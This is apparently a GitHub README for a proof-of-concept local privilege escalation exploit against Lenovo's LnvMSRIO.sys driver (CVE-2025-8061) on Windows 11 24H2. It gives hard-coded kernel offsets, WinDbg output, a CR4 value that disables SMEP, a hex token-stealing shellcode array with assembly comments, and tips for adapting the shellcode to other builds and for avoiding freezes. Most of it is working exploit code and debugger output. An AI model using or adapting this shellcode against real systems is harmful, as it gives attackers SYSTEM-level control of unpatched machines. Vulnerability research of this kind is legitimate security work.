 symeonp/lenovo-cve-2025-8061
PoC pour ouvrir un shell système contre le pilote LnvMSRIO.sys



PoC pour obtenir un shell système contre le pilote LnvMSRIO.sys (3.1.0.36). Tout le crédit revient à l'auteur original Luis Casvella de Quarkslab. Cela fonctionne sur la dernière version de Windows 11 24H2 (avec KVAShadowing et l'isolation du noyau désactivés !)
[!NOTE] Cela a été compilé avec la dernière version de Visual Studio 22.
[!CAUTION] Les offsets de cet exploit sont codés en dur pour la version Windows : Edition build lab : 26100.1.amd64fre.ge_release.240331-1435. De ce fait, vous devez modifier/déboguer votre système, car ils seront différents de ceux que j'ai utilisés pour ce PoC.
L'offset de KiSystemCall64 était évidemment différent de celui de l'auteur :
#define FUNCTION_OFFSET__KISYSTEMCALL64 0x6b2b40 // nt!KiSystemCall64 offset
0: kd> rdmsr c0000082
msr[c0000082] = fffff801`e76b2b40
0: kd> ? fffff801`e76b2b40 - nt
Evaluate expression: 7023424 = 00000000`006b2b40
La valeur actuelle du registre cr4 sur mon système était 0x00350EF8
Ainsi, pour désactiver SMEP, vous devez avoir le bit 20 mis à 0 :
0x350ef8 = 0011 0101 0000 1110 1111 1000
Bit 20 (SMEP) = 1 (enabled)
Donc, pour trouver la valeur correcte :
0x350ef8 & ~0x100000 = 0x250ef8
Vérifiez d'abord quelle valeur CR4 votre système doit avoir :
? cr4 & 0x100000 ; Check if bit 20 is set
Très important : dans la section du shellcoding de retour en mode utilisateur, assurez-vous de restaurer sa valeur d'origine !
En utilisant une autre machine :
6: kd> r cr4
cr4=0000000000370678
6: kd> rdmsr C0000082
msr[c0000082] = fffff803`88d7a200
6: kd> u fffff803`88d7a200
nt!KiSystemCall64Shadow:
fffff803`88d7a200 0f01f8          swapgs
fffff803`88d7a203 654889242510b00000 mov   qword ptr gs:[0B010h],rsp
fffff803`88d7a20c 65488b242500b00000 mov   rsp,qword ptr gs:[0B000h]
--snip--
6: kd> ? fffff803`88d7a200 - nt
Evaluate expression: 12034560 = 00000000`00b7a200
Comme vous pouvez le voir, tout cela est différent et, techniquement, il n'y a pas de contournement d'ASLR ici (bof).. Techniques à étudier :
1. Signature Scanning
Once you have KiSystemCall64Shadow address from LSTAR, scan backwards or forwards for known byte patterns that are stable across versions. For example:

// KiSystemCall64Shadow always starts with: swapgs (0f 01 f8)
// Verify you have the right address
if (memcmp(leaked_address, "\x0f\x01\xf8", 3) != 0) {
    // Invalid - adjust offset
}

// Then scan for other gadgets relative to this known point
// For example, find "pop rcx; ret" pattern: 59 c3

2. Use Known Offsets Between Functions
Some offsets between kernel functions are more stable. Once you have KiSystemCall64Shadow:

// KiSystemCall64 is usually nearby (a few KB away)
// Scan the region for the standard KiSystemCall64 prologue
// Search for: 0f 01 f8 65 48 89 24 25 (swapgs + mov gs:[...], rsp)
Comme j'utilise encore une fois une version différente, j'ai dû légèrement modifier ce shellcode :
    unsigned char tokenSteal[] = {
        0x65, 0x48, 0x8B, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00,  // mov rax, gs:[0x188]
        0x48, 0x8B, 0x80, 0x20, 0x02, 0x00, 0x00,              // mov rax, [rax+0x220] <- Changed from 0xb8
        0x49, 0x89, 0xC0,                                       // mov r8, rax
        0x4D, 0x8B, 0x80, 0xD8, 0x01, 0x00, 0x00,              // mov r8, [r8+0x1d8]
        0x49, 0x81, 0xE8, 0xD8, 0x01, 0x00, 0x00,              // sub r8, 0x1d8
        0x4D, 0x8B, 0x88, 0xD0, 0x01, 0x00, 0x00,              // mov r9, [r8+0x1d0]
        0x49, 0x83, 0xF9, 0x04,                                 // cmp r9, 4
        0x75, 0xE5,                                             // jne (loop back)
        0x49, 0x8B, 0x88, 0x48, 0x02, 0x00, 0x00,              // mov rcx, [r8+0x248]
        0x80, 0xE1, 0xF0,                                       // and cl, 0xf0
        0x48, 0x89, 0x88, 0x48, 0x02, 0x00, 0x00               // mov [rax+0x248], rcx
    };
Pour cela, vous devez vérifier les structures suivantes et les ajuster :
0: kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   +0x028 LockArray        : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self        : Ptr64 Void
   +0x038 IdtBase          : Ptr64 _KIDTENTRY64
   +0x040 Unused           : [2] Uint8B
   +0x050 Irql             : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber   : UChar
   +0x053 Fill0            : UChar
   +0x054 Unused0          : [3] Uint4B
   +0x060 MajorVersion     : Uint2B
   +0x062 MinorVersion     : Uint2B
   +0x064 StallScaleFactor : Uint4B
   +0x068 Unused1          : [3] Ptr64 Void
   +0x080 KernelReserved   : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved      : [16] Uint4B
   +0x100 Unused2          : Uint4B
   +0x108 KdVersionBlock   : Ptr64 Void
   +0x110 Unused3          : Ptr64 Void
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
0: kd> dt nt!_EPROCESS ActiveProcessLinks
   +0x1d8 ActiveProcessLinks : _LIST_ENTRY
0: kd> dt nt!_EPROCESS UniqueProcessId
   +0x1d0 UniqueProcessId : Ptr64 Void
0: kd> dt nt!_EPROCESS Token
   +0x248 Token : _EX_FAST_REF
0: kd> dt nt!_KTHREAD Process
   +0x220 Process : Ptr64 _KPROCESS
0: kd> dt nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   +0x028 LockArray        : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self        : Ptr64 Void
   +0x038 IdtBase          : Ptr64 _KIDTENTRY64
   +0x040 Unused           : [2] Uint8B
   +0x050 Irql             : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber   : UChar
   +0x053 Fill0            : UChar
   +0x054 Unused0          : [3] Uint4B
   +0x060 MajorVersion     : Uint2B
   +0x062 MinorVersion     : Uint2B
   +0x064 StallScaleFactor : Uint4B
   +0x068 Unused1          : [3] Ptr64 Void
   +0x080 KernelReserved   : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved      : [16] Uint4B
   +0x100 Unused2          : Uint4B
   +0x108 KdVersionBlock   : Ptr64 Void
   +0x110 Unused3          : Ptr64 Void
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
0: kd> dt nt!_KPRCB CurrentThread
   +0x008 CurrentThread : Ptr64 _KTHREAD
Juste avant d'exécuter swapgs, il est très important que rcx pointe de nouveau vers main afin que l'exécution puisse continuer.
Ne pas le faire gèlera votre VM !

Assurez-vous également de restaurer cette valeur à celle d'origine. Ne pas le faire gèlera à nouveau la VM :)
